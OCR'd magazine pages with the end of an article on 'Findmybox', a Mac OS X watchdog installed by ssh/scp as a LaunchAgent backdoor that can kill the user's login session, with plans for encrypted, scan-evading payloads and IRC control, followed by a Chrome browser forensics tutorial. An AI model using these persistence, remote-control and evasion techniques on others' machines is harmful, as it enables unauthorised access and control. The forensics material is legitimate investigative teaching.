


Figure 3. *Findmybox*




Figure 4. *Enable ssh.psd*

backdoor: remote access is available for the authenticated ssh account to login which puts this polling process on hold and resumes once the ssh account logs off (Figure 5).

After the connection has been made I need to copy the payload just built, and send commands to install and activate it. I created a packager that gets the modified scripts from the watchdog/ subdirectory and archives them into a tarball. This is what get sent across to the `~/` directory using the `scp_transfer.exp` (expect) script after which the `ssh_connectp.exp` (expect) script then executes the unarchiving and installation process. This is where the files are copied to where launchd will access them for that profile [specifically] (`~/Library/LaunchAgents`) and then initiate them to run via *launchctl load*. Once launched it will check every 60 seconds.

Once every 60 seconds the watchdog script checks to see if a MASTER is online (which is what I am when I login via `ssh`) it identifies an external ssh connection (not the current console user) and when the MASTER is flagged will not continue checking – it logs in `system.log` (`/private/var/log/system.log`) which can be viewed to see the "HELLO MASTER" message. (you can verify this once logging into an interactive shell session by running `tail -f /private/var/log/system.log` (Figure 6).

If MASTER is not enabled the watchdog script will then check for the targeted running service. In this case it is *DIABLO III* (string literal) if it is running another process is run via osascript to bring the application into the foreground – this helps if the user is aware of the process requirement and tries to minimize it or even create a fake process from a script named the same name as the process




Figure 6. *System Log*




Figure 5. *Payload Module*

(i.e. Diablo III.sh) by calling while(1) and sleeping indefinitely. BTW to create such a fake process I use this simple one-liner that does the trick:

```
echo -e '#!/bin/bash' "\n" 'while [ 1 ]; do echo
running Diablo III fake service; sleep 1000; done'
> Diablo\ III.sh && chmod +x Diablo\ III.sh && ./
Diablo\ III.sh
```

you can validate it by running ps:

```
ps ax | grep -i diablo
```

which will return (Figure 7):

```
8514 s001  S+    0:00.00 /bin/bash ./Diablo III.sh
```

and since the default watchdog script is only looking for *Diablo III* it will satisfy the query. Future builds will hash the binary, and path to make sure it is better derived and prepared for such fakery.

If the targeted service is not running a log will be created in the watchdog subdirectory and the action will be executed – whether it is to logout the console user, shutdown the system, bring up a message box, etc. Naturally using the placement of the plist it the watchdog can be targeted for the profile, or the entire system. Running *man* on launchctl gives the specific paths:

- `~/Library/LaunchAgents`: Per-user agents provided by the user.
- `/Library/LaunchAgents`: Per-user agents provided by the administrator.
- `/Library/LaunchDaemons`: System wide daemons provided by the administrator.
- `/System/Library/LaunchAgents`: Mac OS X Per-user agents.
- `/System/Library/LaunchDaemons`: Mac OS X System wide daemons.

In an interactive shell to see whether or not the process is running as expected you can run the following command:

```
launchctl list local.diablo.watchdog.plist
```

... which will display the source of the plist; otherwise if it isn't loaded it will not show it loaded.

Updating the watchdog is simple enough, easy enough to do during an interactive shell session by calling `~/watchdog/uninstall.sh` – then running `./findmybox.sh` once the local scripts have been modified (located in watchdog/) or by running the remote `~/watchdog/install.sh` script (if you know the scripts are already updated from the previous session – the files will get copied but if you want to restart the service it's simpler to unload and load (which is what the install and uninstall respectively do).

Remember that running the uninstall.sh script will completely remove the remote `~/watchdog/` directory and all the saved log files – if you need to keep them it is easiest to archive them and move them somewhere else (or copying to your local system) then uninstalling otherwise they will get expunged. A non-intrusive update script that does this for you was in the works at the time of this writing for the next revision.

ALTERNATIVE ACTIONS

Alternative actions may be desired such logging out the console user (using same or different account)

```
ps -axu $username | grep -v grep | grep
loginwindow | tr -s ' ' | cut -d ' ' -f 3 | xargs
-n 1 sudo kill -KILL
```

or popping up a message box (Figure 8):

```
osascript -e 'tell app "Finder" to display dialog
                "Unauthorized User Detected!"'
```

For the most part the entire process from start to finish takes only a few seconds (Figure 9). At most under two minutes; I had a hardened Windows 7 machine on the same network and no-




Figure 7. *Fake Diablo III Service.psd*




Figure 8. *Popup Message.psd*

ticed that when it was plugged in it would take nc a about a minute to complete it's port 22 (ssh) scan; when it wasn't plugged in it took a few seconds. nmap didn't have an issue with this whatsoever.

FUTURE BUILDS

During research and development of this DIY project. I discovered a few other tasks that will be placed in future builds that didn't make it in this build. Such are the following:

- Advanced Targeted Host Support – Using a switch parameter to isolate a specific host by composite makeup and having to rely on known hostname, ip.
- Hashed Service Check(s) – When finding the associated service to run a hash comparison on the .app to validate it is indeed the service sought and not something easily faked.




Figure 9. *From Start To Finish.psd*

Notes


All source code created and tested on:
Mac OS X 10.7.4 11E53
Darwin Kernel Version 11.4.0
GNU bash, version 3.2.48(1)-release
MD5 (Scripts.zip) = c94b8eefce5a1b5e15f71c6b4b3eadaf

- Encrypted Payload(s) – Payloads that would require decoding/decryption prior/during installation. This helps in obfuscation of altering instruction data upon transport or static scans.
- Multiple Payloads – Payloads that can be suited for differing environments, platforms, targets, users, scenarios, etc. Directed upon a small modular script to keep things simple.
- Update feature – Currently you must run `./uninstall.sh` prior to running `./install.sh` to successfully update version the current version to a newer version. Originally I was going to add this intrinsically to the install.sh but thought it better to create an update.sh for optional updates to not change the current operational workflow.
- IRC control feature – Currently operational commands are driven from ssh, however IRC integration (replacement or in addition to) would enable more granular remote control.
- Standalone binary compilation – Currently this is a myriad of shell script built up from the proof of concept for the Mac OS X platform; the build would be more robust and allow for better obfuscation when created as a standalone binary; likely candidates are C or Python.
- Multi-platform support – This was created on a Mac for a Mac, but can be easily modified for *nix systems (if required). Windows on the other hand would be an interesting task.

CONCLUSION

Necessity is the mother of invention and lazyiness is my main motivator when it comes to doing highly repetitive technical tasks. Being able to script them so they work dynamically and serve multiple purposes is always a benefit to everyone. I am hoping what I've demonstrated herein helps you complete your tasks quickly, or given you ideas to make them better.

ABOUT THE AUTHOR



Israel Torres is a security researcher for eForensics Magazine residing in Irvine, California. He spends his free clock cycles writing/coding/hacking freelance, making and breaking ones and zeros, and staying in the digital shadows. He loves PKI/cryptography and prefers poking at Mac OS X. Professionally he serves as a Systems Administrator in Higher Education. E-mail: eforensicsmag@israeltorres.org.

CHROME FORENSICS HOW TO TRACE YOUR INTERNET ACCESS BEHAVIOR

by Marcelo Lau, Nichols Jasper

This article describes computer forensic procedures for discovering Internet Browsing habits, and compiling computer user profiles. This paper suggests useful information regarding the type of information, and how Chrome defaults' directories are used, and what kind of browsing information may be recovered from computers. Simplifying collection and some reporting tools are described.

What you will learn:

- Understanding Chrome's file structure and the types of data stored.
- How to recover and preserve content using automated tools, and presenting evidence for forensic purposes.

What you should know:

- Internet Browsing and Navigation History Basics.
- Chrome browser functions such as Clear Browser Data, and Incognito Mode.
- Windows platform installation and embedded Windows applications.

Google Chrome is an Internet Browser developed by Google, publicly available since December 2008. According StatCounter (see *On the Web* section) browser statistics, Google Chrome is the most worldwide used Browser with almost 37% from the browser market share, followed by Internet Explorer (30%) and Mozilla Firefox (22%). A breakdown of this market share is proportionally reflected in the distribution of user behavior and web site use,as well as the most likely pattern of malicious and fraudulent user habits with attempts to violate security protocols. As a result, Google Chrome opens-up as forensics-targeted software. This article relates several free tools and their usage, used in collecting and organizing the most relevant data inside Chrome's structure presented in easy procedures.

INTERNET BROWSER FORENSICS

During digital investigations, web-browsing activity often provides useful information covering a particular investigation scope; this because browsers do most Internet registered activity. There is an increase in computer usage (tablets, smartphones, personal computers and related technologies), and most user activities are potentially digital evidence. It is vital for digital forensics investigators, to be able to preserve these files through a legally valid acquisition procedure. Then after extracting this data, it is analyzed and evidence is presented accordingly, in an understandable forensic report format.

- According *Oh, Lee & Lee* (see the link for paper in On the Web Section), searching for evidence

left by Web browsing activity is a crucial component of digital forensic investigations. Almost every movement a user performs activity while using a Web browser, leaves a digital trace on the computer. Therefore, when an investigator analyzes the suspect's computer, this evidence can provide useful information. After retrieving data such as cache, history, cookies, and download lists from a suspect's computer, it is possible to analyze this evidence for Web sites visited, time and frequency of access, and search engine keywords used by the suspect.

- Timeline analysis is another useful data capturing method, attempting to find a computer forensic procedure involving web browser activity. When we are trying to find evidence in a timeline, data and time of events are critical in detecting the movement of a suspect along a timeline. The chronology of events is crucial in linking server logs considering application; database or server logs looking for a specific transaction.
- Let us go deeper into Chrome file structures, and examine some useful tools used to mine these precious secrets kept in browser files.

CHROME FILE STRUCTURE

This article relates a Google Chrome analysis considering the version 28.0.1500.63 m installed on Windows 8 Professional. The file structure can vary on different versions, but this methodology may be applied on several current Google Chrome browser´s versions actually used by most computer users.

Chrome stores the user's browser history into a SQLite database like Firefox does. The following locations are the default environment where Chrome keeps the data. Considering some different operating systems:

- Linux: `/home/$USER/.config/google-chrome/`
- Windows 7 and 8: `C:\Users\[USERNAME]\AppData\Local\Google\Chrome\`
- Windows XP: `C:\Documents and Settings\[USERNAME]\Local Settings\Application Data\Google\Chrome\`

This article mainly focuses on SQLite files used by Chrome Browser´s. Other databases files may have importance for forensic analysts. We will use a SQLite Database Browser tool for opening and processing these files. Bookmarks have significant file content too, but their format is not in SQLite; therefore, this article will not focus on JSON (Java Script Object Notation) analysis, or other Chrome data not in this format type.

Let us detail the user directory structure in Windows 8, and their respective files inside the User Data folder (main structure where Chrome´s browser files are recorded): Figure 1. The contents that may be found in this folder are the list of revoke digital certificates and some of Chrome´s browser configurations. The most important content may be found inside the `/User Data/Default/` folder; here, we find the files, sorted by file size as seen at Figure 2.

Most filenames are self-explanatory regarding the content they reveal. These files offer friendly accessed using a SQL Database tool, because Chrome´s browser organizes the files (Chrome´s browser objects) with the most important content, and are highlighted.

HISTORY

This file contains the Browser history and its details (some information about this content may be seen at Figure 3). This file is the most important on




Figure 1. *Files inside Google Chrome Folder*




Figure 2. *Chrome User Files classified by size*




Figure 3. *History database table structure*

a Chrome Forensics investigation. In your content, we find the history of visited URLs, downloads records and keyword search at Google site. All this information may be crossed to collect more intelligence about a forensics investigation.

COOKIES

This file contains the cookies where websites transfer some information to the client browser; this data may reveal some control and session content, allowing websites access to some information about the client browser user. Webpages do not store information about a user, if the client browser does not register, or keep any information about any previous access, the user will be treated by the website as a completely new visitor. Special Session Cookies enables the website you are visiting to keep track of your movements inside the site. (Related content about this data recording may be seen in Figure 4). This database will reveal all information about stored cookies: like host data, cookie values, security flags´ presence (secure and http-only) and expiry time, among other data. This information may even be considered for investigation purposes. Consider your need to determine if one website is vulnerable or not for session management issues and those cookies may be used to impersonate a previous authenticated user on a vulnerable system. This is a common problem, and the OWASP (Open Web Application Security Project) deems it as one of most critical flaws in web applications last year. For more information, read the link located at “On the Web” section.

TOP SITES

This file contains most visited websites, and contains some information about their thumbnails. Although it may reveal the same information using filters on the History file, it is different from the history content, top sites organizes this information considering websites information and related user information (Figure 5).




Figure 4. *Cookies database table structure*




Figure 5. *Top Sites database table structure*

NETWORK ACTION PREDICTOR

Aggregates all keywords, or partial keywords, typed by any user on Chrome´s browser It tried to predict what the user is intending to access, giving priority to bookmarked pages, or pages located at history file. This kind of information is not one of the most important in Chrome forensics, but can assist us in understanding the context, or resolve any doubt of what kind stuff the investigated user was doing in Internet (Figure 6).

Now, it is important to consider where Google Chrome files are located, and how to focus any investigation, or effort in carving relevant date for forensics purposes. Accessing it file-by-file may be difficult or boring; the next article section introduces some tools where they may automate these forensics tasks.

CHROME FORENSICS TOOLS

This section presents some free tools and may help any forensics investigator searching inside Chrome files and recover important information. Several commercial tools offer alternatives to retrieve web information (for example Internet Evidence Finder, ChromeAnalysis Plus, Oxygen Forensic Suite, etc.). In this article, we will focus on some free tools to help you.

First, let´s consider NirSoft Tools. This article demonstrates two tools available at page – *http://www.nirsoft.net/web_browser_tools.html – ChromeCacheView* and *BrowsingHistoryView*. The download is straightforward, and all tools are portable. Installation or registering is not required; this is perfect for Computer Forensics Investigators because it does preserve all environments; thus, avoiding any system permanent storage contamination.




Figure 6. *Network Action Predictor database table structure*




Figure 7. *ChromeCacheView results*

At first will be demonstrated the ChromeCacheView test to retrieve some content from Chrome cache files. Click over the ChromeCacheView tool, and give a double-click on the interface. It may take a while to open, according to cache file´s size (Figure 7).

Some filters may sort contents by file type, allowing the tools action when it has selected a file as demonstrated bellow (Figure 8).

Cache files are a good resource when web browser´s temporary files are relevant. Some examples includes cases as collection procedures for pedophilia´s suspect, or to determine if an Internet user had access to confidential content at an Internet website.

This tool allows exporting results to a HTML Report using the menu *View* and option *HTML Report* command.

Cache may be relevant, but when investigation involves web browser analysis, history may be an excellent approach. An excellent free tool is *BrowsingHistoryView,* automating your investigation process. Let´s start it with a double click in the application icon. The following interface to configure the tool will be seen: Figure 9.

You have the option to set a specific time when the search will be conducted, and the web browsers




Figure 8. *ChromeCache view filters*




Figure 9. *BrowsingHistoryView configuration options*



that was used to do the searches. Let us use the default configuration in date/time filter (last 10 days), and set Chrome as web browser to have your files analyzed ;, maintain the load history from all users of the system, and click on Ok button (Figure 10).

This presents useful information! We note where the user of this computer frequently accessed webmail sites. The tool has a filter accessible by the magnify icon, or CTRL-F shortcut, to help find specific terms: like drugs, crime or what else are relevant to the case context (Figure 11).

Of course we may analyze all this content manually, but if we have a tool that automates a keyword search by terms, why do use it? Well we have this tool, *BrowserForensicTool* from Phrozensoft at *https://www.phrozensoft.com/index.php?&page=processdl&id=2* – Sorry, but the page doesn´t have a friendly link to software right now. Install this software and execute it.

The main tool's objective searches inside the Browser´s Chrome history looking for word patterns. This tool has keyword lists, but you may create one by pressing "Create a new keyword category" button, give a name to the profile, and input the words that will be part of the search pattern. Below is the main interface of application (Figure 12).

Now, click on Hacker profile and then on the Scan Button. A message saying, *"all browsers will be closed"* will appear. Click on OK, wait for the process of carving the Internet History Files of the machine, and to analyze the results (Figure 13). Sounds a Hacker Fan uses this computer, isn´t it. ☺.




Figure 10. *BrowsingHistoryView Results*

